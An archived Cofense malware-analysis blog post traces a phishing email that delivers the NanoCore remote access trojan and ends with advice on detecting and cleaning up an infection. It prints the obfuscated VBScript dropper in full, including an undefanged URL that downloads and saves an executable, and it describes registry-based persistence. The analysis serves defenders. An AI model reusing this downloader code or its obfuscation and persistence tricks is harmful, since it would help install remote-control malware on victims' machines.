The NanoCore RAT Has Resurfaced From the Sewers - Cofense

Published: 2018-03-02 · Archived: 2026-04-05 19:23:21 UTC

The Cofense™ Phishing Defense Center has observed several e-mails attempting to deliver a popular variant of a Remote Access Trojan (RAT) malware that appears to have recently resurfaced: NanoCore.

Figure 1 shows an example of one of the emails we received.



Figure 1: Email delivering NanoCore RAT

How it works.

The email purports to be a payment confirmation that was sent from the accounts department of a company called Dia Exports derived from the sender's email address (accounts@diaexports.com).

The 'View' and 'Download' links in Figure 1 navigate to the same page:

hxxps://dl[.]dropboxusercontent[.]com/content_link/75XIYjUXQ0GoDIX4zQHBaBdvhrAz3vHUvjG99GtZ8aXMF85hKCgdDiD1SYobP
dl=1

The website downloads a compressed RAR archive named "SWIFT- (followed by random letters and numbers)" and once extracted contains a JavaScript file.

Executing this JavaScript file causes a temporary VBScript file to be written to the directory: C:UsersFisherAppDataLocalTemp as shown in Figure 2.

P8z.vbs

```
V3n = "http://chantracomputer.com/2I1/next/sesex.exe"
X2b = F0d("xrhMdwd")
Set G4o = CreateObject(F0d("lrwlkQMwlkgsso"))
G4o.Open F0d("fds"), V3n, False
G4o.send ("")
Set A9q = CreateObject(F0d("`cncaMrsqd`1"))
A9q.Open
A9q.Type = 1
A9q.Write G4o.ResponseBody
A9q.Position = 0
A9q.SaveToFile X2b, 2
A9q.Close
function F0d(Q2j)
For Z9s = 1 To Len(Q2j)
R3d = Mid(Q2j, Z9s, 1)
R3d = Chr(Asc(R3d)- 31)
X0a = X0a + R3d
Next
F0d = X0a
End Function
```

Figure 2: Temporary VBS file which initiates the download of the NanoCore RAT

The VBScript file is then executed which in turn causes an executable file to be downloaded from the payload domain chantracomputer[.]com as seen in Figure 3.



Figure 3: Download request that is made to the payload domain

The process YSI.exe is spawned which then creates the following directory:

C:UsersTestAppDataLocalTempsubfolder

The files “firefox.exe” and “firefox.vbs” are also created under this directory. The process “YSI.exe” is terminated and the VBScript “firefox.vbs” runs. Let’s take a closer look at this VBScript file depicted in Figure 4.



Figure 4: VBS startup script for the NanoCore RAT

As you can see from the VBScript file, the commands in the script are invoked using the wscript shell. It does two things: it creates a “RunOnce” key in the registry so that the VBScript is executed each time the user logs on the machine (indicating persistence) and second, the VBScript runs the executable file “firefox.exe”.

Once the process “firefox.exe” is running, we can see that a connection is now established to the command and control server shown in Figure 5.



Figure 5: NanoCore RAT making a connection to its C2 server

The process also creates a new folder under the directory C:UsersFisherAppDataRoaming displayed in Figure 6.

Figure 6: New directory created by the NanoCore RAT

This directory contains other indicators to support the fact that a RAT is installed on the infected machine (Figure 7).



Figure 7: Directory created by the NanoCore RAT containing binary data

Dumping the memory contents of the process “firefox.exe” reveals that this particular RAT belongs to the NanoCore family, shown in Figure 8.



Figure 8: Memory dump confirming the family of RATs that we are dealing with is NanoCore

Why RATs are popular—and steps you can take if you're infected.

NanoCore is a type of Remote Access Trojan (RAT) first discovered back in 2013. The very first versions of the RAT were made available on the dark web not too soon after its initial discovery.

In 2015, a paid version of NanoCore was made available on the open Internet. However, free, cracked versions were quickly leaked, which most likely led to its widespread use and popularity among underground criminals.

NanoCore is a modular RAT which means that the threat actor can expand its functionality by installing additional modules based on his or her own needs. This is what makes NanoCore so desirable to criminals.

If you suspect that you are infected with a RAT, consider confirming this first. This can be done by monitoring network connections and looking for any unexpected connections on an open port. Netstat is a great utility which allows you to view all active and listening TCP and UDP ports on a local machine.

If you have identified that your machine is indeed infected, we recommend disconnecting your machine from the Internet to prevent the malicious actor from probing your machine and causing any further damage. Process Hacker is another tool which can help you to identify the malware process and like Netstat, it can also show you active and listening TCP and UDP connections as well as the processes that are connected to it. The registry is a good place to look as most malware typically write to it for persistence on the victim's machine. Checking the "AppData/Local/Temp" directory is another great place to find indicators of compromise.

Sign up for free threat alerts. Get phishing and malware trends delivered to your inbox: https://cofense.com/threat-alerts/
